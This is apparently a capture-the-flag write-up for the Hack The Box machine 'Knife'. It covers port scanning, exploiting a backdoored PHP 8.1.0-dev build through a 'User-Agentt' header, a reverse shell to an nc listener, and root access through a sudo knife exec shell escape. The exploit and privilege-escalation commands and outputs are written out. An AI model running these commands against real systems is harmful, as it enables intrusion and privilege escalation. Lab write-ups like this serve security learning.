HTB-KNIFE

NMAP SCAN:


```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCjEtN3+WZzlvu54zya9Q+D0d/jwjZT2jYFKwHe0icY7plEWSAq
/IpFJOLfugiQF52Qt6+gX3FOjPgxk8rk81DEwicTrlir2gJiizAOchNPZjbDCnG2UqTapOm292Xg0hCE6H03Ri6GtY
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKC3ouVMPI/5R2F
|   256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJbkxEqMn++HZ2uEvM0lDZy+TB8B8IAeWRBEu3a34YIb
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Q1 How many TCP ports are open on Knife?

From the nmap scan we can see that **2** TCP ports are open on 80 and 22.

Q2 What version of PHP is running on the webserver?

If we run a burp suite intercept and have a look at the response we can see that the website is powered by **PHP/8.1.9-dev**





Q3 What HTTP request header can be added to get code execution in this version of PHP?

Searching on google I find that 8.1.0 is vulnerable to RCE

https://github.com/flast101/php-8.1.0-dev-backdoor-rce

PHP verion 8.1.0-dev was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agentt header.

We can see that adding the header **User-Agentt** we can get code execution.

Q4 What user is the web server running as?

After we run the exploit from the github page we get a shell with the user **James**

```
┌──(ajsankari㉿ajsankari)-[~/Desktop/HTB/Knife]
└─$ python3 backdoor_php_8.1.0-dev.py
Enter the host url:
http://10.129.70.205:80/

Interactive shell is opened on http://10.129.70.205:80/
Can't acces tty; job crontol turned off.
$ shell

$ whoami
james

$
```

Q5 Submit User TXT

Using the reverse shell section from the github page i get a more interactive shell.


```
┌──(ajsankari㉿ajsankari)-[~/Desktop/HTB/Knife]
└─$ python3 phprevshell http://10.129.70.205 10.10.14.82 1234
```

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.82] from (UNKNOWN) [10.129.70.205] 46154
bash: cannot set terminal process group (866): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ ls
```

Now we can cat the user.txt

```
james@knife:~$ cat user.txt
cat user.txt
e8fc6804f9b1bfc484b94301050eeddd
james@knife:~$
```

Q6 What is the full path to the binary on this machine that james can run as root?


When I ran the command sudo -l we can see that james can run the **knife** binary as root.

```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Q7 Root Flag

After I found out that the user can run the knife binary i looked at GTFObins website and found that you can use the following commands to get to root.



.. / knife

☆ Star 10,439

Shell | Sudo

This is capable of running ruby code.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
knife exec -E 'exec "/bin/sh"'
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

After running the sudo code we are now root and the box is over.

```
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'
sudo knife exec -E 'exec "/bin/sh"'
whoami
root
```